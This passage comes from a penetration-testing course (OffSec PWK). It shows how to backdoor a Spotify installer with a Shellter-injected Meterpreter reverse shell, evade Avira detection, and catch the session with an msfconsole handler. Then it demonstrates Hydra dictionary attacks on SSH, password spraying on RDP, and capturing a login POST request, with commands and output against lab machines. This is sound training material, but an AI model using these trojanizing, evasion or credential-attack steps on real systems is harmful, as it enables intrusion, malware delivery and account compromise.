



*Figure 203: Selecting a target PE in shellter and performing a backup*

As soon as Shellter finds a suitable place to inject our payload, it will ask us if we want to enable *Stealth Mode*,[590] which will attempt to restore the execution flow of the PE after our payload has been executed. Let's enable Stealth Mode as we would like the Spotify installer to behave normally in order to avoid any suspicion.

At this point, we are presented with the list of available payloads. These include popular selections such as Meterpreter, but Shellter also supports custom payloads.

[590] (Shellter, 2019), https://www.shellterproject.com/faq/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 204: List of payloads available in shellter*

Note that in order to restore the execution flow through the Stealth Mode option, custom payloads need to terminate by exiting the current thread.

After some testing, it seems that any non-Meterpreter payload fails to be executed correctly under Windows 11 and thus, we'll need to resort to Meterpreter-based payloads.

At this stage, we should not worry too much about the differences between standard and Meterpreter payloads as we are going to learn about those in an upcoming Module.

In order to test Shellter's bypass capabilities, we will use the Meterpreter version of the reverse shell payload that Avira detected at the beginning of this Module. After submitting `L` for *listed payloads*, we'll select the first payload. We are then presented with the default options from Metasploit, such as the reverse shell host (*LHOST*) and port (*LPORT*), which we should fill with our local Kali's IP address and listening port.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 205: Payload options in shellter*

With all of the parameters set, Shellter will inject the payload into the Spotify installer and attempt to reach the first instruction of the payload.





*Figure 206: shellter verifying the injection*

Now that the test has succeeded, before transferring over the malicious PE file to our Windows client, we will configure a listener on our Kali machine to interact with the Meterpreter payload. We can accomplish this with the following one-liner, remembering to replace the IP address with the one on our Kali box.

```
kali@kali:~$ msfconsole -x "use exploit/multi/handler;set payload
windows/meterpreter/reverse_tcp;set LHOST 192.168.50.1;set LPORT 443;run;"
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 192.168.50.1
LPORT => 443
[*] Started reverse TCP handler on 192.168.50.1:443
```

*Listing 252 - Setting up a handler for the meterpreter payload*

Next, we will transfer the backdoored Spotify installer over to the target Windows 11 client and launch an Avira Quick Scan as we did previously.





*Figure 207: Running a Quick Scan using Avira*

Avira's Quick Scan performs a check inside every user's common folder, including the Desktop folder.

Since Shellter obfuscates both the payload as well as the payload decoder before injecting them into the PE, Avira's signature-based scan runs cleanly. It does not consider the binary malicious.

Once we execute the file, we are presented with the default Spotify installation window, which under normal circumstances will download the Spotify package over the internet. Because our VM has no internet connection, the Spotify installer will hang indefinitely.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 208: Launching the backdoored Spotify installer*

Reviewing our multi/handler window, it shows that we successfully received a Meterpreter shell.

```
...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 192.168.50.1
LPORT => 443
[*] Started reverse TCP handler on 192.168.50.1:443
[*] Sending stage (175174 bytes) to 192.168.50.62
[*] Meterpreter session 1 opened (192.168.50.1:443 -> 192.168.50.62:52273)...

meterpreter > shell
Process 6832 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\offsec\Desktop>whoami
whoami
client01\offsec
```

*Listing 253 - Receiving the meterpreter session*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We've launched an interactive Windows shell session and verified that we actually landed on the target machine as the *offsec* user.

Awesome! We managed to evade antivirus detections by injecting a malicious payload into an otherwise legitimate program. This foundational example can be even further expanded and tailored on a case-by-case basis during real phishing engagements.

## 12.4 Wrapping Up

In this Module, we discussed the purpose of antivirus software and the most common methods used by vendors to detect malicious code. We briefly explained various antivirus bypass methods that involve different techniques of on-disk and in-memory shellcode injection and demonstrated successful bypasses using Shellter and PowerShell.

Although we have successfully bypassed antivirus detection in both of our examples, we have barely scratched the surface of malware detection and evasion. For further reading and to learn how much effort is required for malware writers to evade modern defenses, we encourage you to read the excellent Microsoft article "FinFisher exposed: A researcher's tale of defeating traps, tricks, and complex virtual machines"[591] along with a few advanced evasion techniques listed in Emeric Nasi's paper.[592]

[591] (Microsoft, 2018), https://cloudblogs.microsoft.com/microsoftsecure/2018/03/01/finfisher-exposed-a-researchers-tale-of-defeating-traps-tricks-and-complex-virtual-machines/

[592] (Emeric Nasi, 2014), https://web.archive.org/web/20210317102554/https://wikileaks.org/ciav7p1/cms/files/BypassAVDynamics.pdf

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 13 Password Attacks

In this Learning Module, we will cover the following Learning Units:

- Attacking network services logins
- Password Cracking Fundamentals
- Working with Password Hashes

While there are many modern approaches to user account and service authentication (such as *biometric authentication*[593] or *Public Key Infrastructure*[594]), simple password authentication remains the most dominant and basic approach.

In this Module, we'll discover, reveal, and leverage passwords (and in some cases their underlying implementation components) to gain access to a user account or system. We'll discuss network attacks, password cracking, and attacks against Windows-based authentication implementations.

## 13.1 Attacking Network Services Logins

This Learning Unit covers the following Learning Objectives:

- Attack SSH and RDP logins
- Attack HTTP POST login forms

In the last decade, *brute-force* and dictionary attacks against publicly-exposed network services have increased dramatically. In fact, the common *Secure Shell* (SSH), *Remote Desktop Protocol* (RDP), and *Virtual Network Computing* (VNC)[595] services as well as web-based login forms are often attacked seconds after they are launched.[596]

Brute-force attacks attempt every possible password variation, working systematically through every combination of letters, digits and special characters. Although this may take a considerable amount of time depending on the length of the password and the protocol in use, these attacks could theoretically bypass any ill-protected password-based authentication system.

On the other hand, dictionary attacks attempt to authenticate to services with passwords from lists of common words (*wordlists*). If the correct password is not contained in the wordlist, the dictionary attack will fail.

In this Learning Unit, we'll use dictionary attacks to discover valid credentials for network services and HTTP login forms.

[593] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Biometrics

[594] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Public_key_infrastructure

[595] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Virtual_Network_Computing

[596] (SSH, 2018), https://www.ssh.com/blog/ssh-key-scan-attack-honeypot

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 13.1.1 SSH and RDP

In this section, we'll execute dictionary attacks against the common SSH and RDP services using the open-source *THC Hydra*[597] tool, which can execute a broad variety of password attacks against a variety of network services and protocols. We'll also use the popular rockyou.txt wordlist, which contains over 14 million passwords. Both of these are pre-installed on our Kali machine.

To begin, let's start the machine BRUTE (VM #1 under Resources). In the first example, we'll attack the SSH service (port 2222) on this machine, which has an IP address of 192.168.50.201. We'll attempt to determine the password for the user *george*.

> *The IP address of BRUTE may differ in your environment.*

Before we start our dictionary attack, we should confirm that the target is running an SSH service on port 2222.

```
kali@kali:~$ sudo nmap -sV -p 2222 192.168.50.201
...
PORT   STATE SERVICE
2222/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
...
```

*Listing 254 - Checking if target is running a SSH service*

The output indicates that SSH is open. Let's assume that through the *information gathering process* we already discovered the *george* user.

> *It's worth noting that the format of the username also suggests that the company may use the first name of the user for account names. This information may assist us in later information gathering attempts.*

Next, let's prepare to use the rockyou.txt wordlist file. Since the file is compressed to save space, we must uncompress it with gzip -d.[598] Finally, we can run hydra.

We'll attack a single username with -l george, specify the port with -s, indicate our password list with -P and define our target with ssh://192.168.50.201:

```
kali@kali:~$ cd /usr/share/wordlists/

kali@kali:~$ ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz

kali@kali:~$ sudo gzip -d rockyou.txt.gz
```

[597] (Github, 2022), https://github.com/vanhauser-thc/thc-hydra

[598] (GNU, 2022), https://www.gnu.org/software/gzip/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ sudo hydra -l george -P /usr/share/wordlists/rockyou.txt -s 2222
ssh://192.168.50.201
...
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.50.201:22/
[2222][ssh] host: 192.168.50.201   login: george   password: chocolate
1 of 1 target successfully completed, 1 valid password found
...
```

*Listing 255 - Unzipping Gzip Archive and attacking SSH*

The listing shows that we successfully used Hydra to discover a valid login for the *george* user.

The dictionary attack worked because the password was contained in the rockyou.txt wordlist and we knew the name of the user we wanted to attack. However, if we didn't have valid usernames, we would use enumeration and information gathering techniques to find them. Alternatively, we could also attack built-in accounts such as *root* (on Linux) or *Administrator* (on Windows).

In this next example, we will attempt to use a single password against a variety of usernames in a technique known as *password spraying*.[599]

---

*Since there are many different ways to gain access to passwords, this is an extremely viable technique. For example, we may gain access to credentials using one of the techniques discussed later in this Module, or we may find them stored as plaintext in a file or through the use of an online password leak database. These services (such as ScatteredSecrets[600]) track password leaks and compromises and sell the plaintext passwords. This can be very beneficial during a penetration test, but we must make sure we do not violate the terms of these services, we must ensure that we only use the passwords in direct cooperation with the legal owner, and we must review the service carefully to determine if it's operating legally. For example, WeLeakInfo[601] was recently seized by the FBI and U.S. Department of Justice for alleged illegal activity.*

---

Let's demonstrate this scenario by executing a spray attack against the RDP service on BRUTE2. To do so, let's shutdown the machine BRUTE (VM #1) and start BRUTE2 (VM #2) under Resources. In this example, we'll assume we have already obtained a valid user password (*SuperS3cure1337#*), and we will attempt that password against a variety of potential user account names.

We'll again use hydra, setting a list of usernames with -L /usr/share/wordlists/dirb/others/names.txt (which contains over eight thousand username entries) and a single password with -p "SuperS3cure1337#". We'll use the RDP protocol this time and set the target with rdp://192.168.50.202.

---

[599] (OWASP, 2021), https://owasp.org/www-community/attacks/Password_Spraying_Attack

[600] (Scattered Secrets, 2022), https://scatteredsecrets.com/

[601] (U.S. Department of Justice, 2022), https://www.justice.gov/usao-dc/pr/weleakinfoto-and-related-domain-names-seized

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ sudo hydra -L /usr/share/wordlists/dirb/others/names.txt -p
"SuperS3cure1337#" rdp://192.168.50.202
...
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries
(l:14344399/p:1), ~3586100 tries per task
[DATA] attacking rdp://192.168.50.202:3389/
...
[3389][rdp] host: 192.168.50.202   login: daniel   password: SuperS3cure1337#
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.50.202   login: justin   password: SuperS3cure1337#
[ERROR] freerdp: The connection failed to establish.
...
```

*Listing 256 - Spraying a password on RDP service*

*Due to the size of the selected list, the password attack will take around 15 minutes to discover the two valid credentials. While following along, we can reduce this time by creating a list that only contains two lines, "daniel" and "justin".*

In this case, we identified two usernames with the password we discovered in the database leak. We should always try to leverage every plaintext password we discover by spraying them against the target's systems. This could reveal users that use the same password across multiple systems. However, we must also use caution when leveraging broad-range attacks.

Dictionary attacks generate a lot of noise in terms of logs, events, and traffic. While a huge amount of network traffic can bring down a network, the reactions of various security technologies could be even more undesirable. For example, a basic brute force protection program could lock a user's account after three failed login attempts. In a real-world penetration test, this could lead to a situation in which we lock users out of critical production systems. Before blindly launching tools, we must perform a thorough enumeration to identify and avoid these risks.

In this section, we performed dictionary attacks on the common SSH and RDP network services. While Hydra makes the process straightforward for most protocols, some protocols require more information. We'll explore this with HTTP POST login forms in the next section.

Before we head into the first exercises of this Module, we need to be aware that the process of attacking authentication on a target shouldn't take longer than three minutes in the exercises or the challenge labs. If the process takes longer, you should double-check your command and arguments or try a different approach.

### 13.1.2 HTTP POST Login Form

In most internal and external assessments, we will face a web service. Depending on the service, we may not be able to interact with it until we log into it. If this is our only vector and we're unable to use default credentials to log in, we should consider using a dictionary attack to gain access.

Most web services come with a default user account, such as *admin*. Using this known username for our dictionary attack will dramatically increase our chances of success and reduce the expected duration of our attack.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In this section, we'll perform a dictionary attack on the login form of the *TinyFileManager*[602] application, which is running on port 80 on the BRUTE web server. Let's browse to the login page.





*Figure 209: Login page of TinyFileManager*

After reading the application's documentation, we discover that TinyFileManager includes two default users: *admin* and *user*. After trying and failing to log in with the application's default credentials,[603] we'll attack the password of *user* with the **rockyou.txt** wordlist.

Attacking an HTTP POST login form with Hydra is not as straightforward as attacking SSH or RDP. We must first gather two different pieces of information. The first is the POST data itself, which contains the request body specifying the username and password. Second, we must capture a failed login attempt to help Hydra differentiate between a successful and a failed login.

We'll use *Burp*[604] to intercept a login attempt so we can grab the request body in the POST data. To do this, we'll first start Burp and activate intercept. Next, in our browser, we'll enter a username of *user* and any password into the login form. The following figure shows the intercepted POST request for the login attempt.





*Figure 210: Intercepted Login Request*

The highlighted area marks the request body we need to provide for Hydra in the POST request.

---

[602] (Github, 2022), https://github.com/prasathmani/tinyfilemanager

[603] (Github, 2022), https://tinyfilemanager.github.io/docs/

[604] (PortSwigger, 2022), https://portswigger.net/burp

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Next, we need to identify a failed login attempt. The simplest way to do this is to forward the request or turn intercept off and check the login form in the browser. The following figure shows that a message appeared, which informs us that our login failed.

